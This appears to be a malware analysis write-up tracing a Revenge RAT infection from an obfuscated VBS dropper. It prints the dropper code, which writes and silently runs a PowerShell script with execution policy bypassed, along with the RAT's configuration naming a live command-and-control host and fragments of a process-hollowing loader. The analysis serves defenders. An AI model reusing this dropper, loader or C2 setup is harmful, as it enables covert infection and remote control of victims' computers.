

malware-analysis-writeups/RevengeRAT/RevengeRAT.md at main · itaymigdal/malware-analysis-writeups

By itaymigdal

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Revenge RAT


Malware Name	File Type	SHA256
Revenge RAT	vbs	35513e333c1138e4e1199640d44ea9eca3c91deb6c485f828c898a4e76ab5af5

Analysis process


This infection started from a suspicious email with a link to a file hosted on Onedrive. the downloaded file is a VBS file. The content is highly obfuscated:

```
Dim janzexkxeqogqbwzflwdjyzuhvmlxmuuooqpsagqduzehagdgpdvxeqdobwyzqspihjztkgserdhuedfugqzszjkl
janzexkxeqogqbwzflwdjyzuhvmlxmuuooqpsagqduzehagdgpdvxeqdobwyzqspihjztkgserdhuedfugqzszjkl = "-----"
Dim PS
Dim fso
Dim CpiToStartup
Dim StartUpName
CpiToStartup = "True"
StartUpName = "Install.vbs"
Set fso = CreateObject("Scripting.FileSystemObject")
Set ehpgjgqhpwuqkareshpdupsodehiygszmorehduszdydqjkwjtjgassgdydkhlhstrkfradhavrogflstvegtjdsqvo = GetObject("new:" & BinaryToString(Replace(Replace(janzexkxeqogqbwzflwdjyzuhvmlxmuuooqpsagqduzehagdgpdvxeq
PS = Replace(Replace(BinaryToString(PS), "VBSCRIPT", "WSCRIPT"), "VBSNAME", "VBSNAME"), StartUpName)
Sub Cr
Dim MyFile
Set MyFile = fso.CreateTextFile(fso.GetSpecialFolder(1 + 1) & "\Regedit.PS1", True)
MyFile.WriteLine(Replace(Replace(BinaryToString(PS), "VBSCRIPT", "WSCRIPT"), "VBSNAME", "VBSNAME"), StartUpName)
MyFile.Close
End Sub
WScript.Sleep 1000
Cr
ehpgjgqhpwuqkareshpdupsodehiygszmorehduszdydqjkwjtjgassgdydkhlhstrkfradhavrogflstvegtjdsqvo.Run "Powershell.exe " & "-ExecutionPolicy Bypass -File " & fso.GetSpecialFolder(1 + 1) & "\Regedit.PS1", 0, False
```

Here i used [CMDWatcher](#) in interactive mode in order to catch suspicious process spawns:



We see that the malware dropped a Powershell script to AppData\local\temp . opening it in Powershell_ise:



And here is the malware config :)


```
Config
// Lime.Settings.Config
using ...

public static class Config
{
    public static string host = "h0pe1759.ddns.net";
    public static string port = "6943";
    public static string id = "TnlhbkNhdFJldmVuZ2U=";
    public static string currentMutex = "bb1189cd86044bb09e";
    public static string key = "Revenge-RAT";
    public static Mutex programMutex;
    public static string splitter = "!@#%^&*!@#";
    public static Stopwatch stopwatch = new Stopwatch();
}
```

We see that this is the "Revenge RAT".

C2: h0pe1759.ddns.net

Quick googling takes us to the exact repo that this code is taken from:



The code contains a lot of capabilities like taking screenshots, retrieve information, get installed AV and more (thanks to the malware author for the detailed documentation 🤪)

```
public static class IdGenerator
{
    public static string SendInfo()
    ...
    public static string GetIp()
    ...
    public static string GetHardDiskSerialNumber()
    ...
    public static string GetCamera()
    ...
    public static string GetSystem()
    ...
    public static string GetAV(string product)
    ...
    public static string GetCpu()
    ...
    public static string GetActiveWindow()
    ...
}

public static class Client
{
    private static Socket client;
    public static bool isConnected;
    private static MemoryStream memoryStream;
    private static Timer keepAlivePacket;
    public static void Run()
    ...
    private static void TcpReceive()
    ...
    private static void Ping(object state)
    ...
    private static void TcpSend(byte[] packet)
    ...
    public static void TcpSend(string S)
    ...
    private static Array PacketFixer(byte[] bytesArray, string splitter)
    ...
}
```

The other file that dropped to disk is a compressed Csharp code that gets compiled at runtime, and his purpose is to RunPE (AKA process hollowing) the RAT inside the legit InstallUtil.exe Binary (in this case):

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using Microsoft.VisualBasic;

namespace projFUD
{
    public static class PA
    {
        public static string ReverseString(string Str)
        {
            string Revstr = "";
            int Length;
            Length = Str.Length - 1;
            while (Length >= 0)
            {
                Revstr = Revstr + Str[Length];
                Length--;
            }
            return Revstr;
        }
        public static string HexToString(string hex)
        {
            System.Text.StringBuilder text = new System.Text.StringBuilder(hex.Length / 2);
            for (int i = 0; i <= hex.Length - 2; i += 2)
                text.Append(Strings.Chr(Convert.ToByte(hex.Substring(i, 2), 16)));
            return text.ToString();
        }
    }
}
```

While writing these letters i found out a [detailed Blogpost](#) on that exact infection by Morphysec.

Source: <https://github.com/itaymigdal/malware-analysis-writeups/blob/main/RevengeRAT/RevengeRAT.md>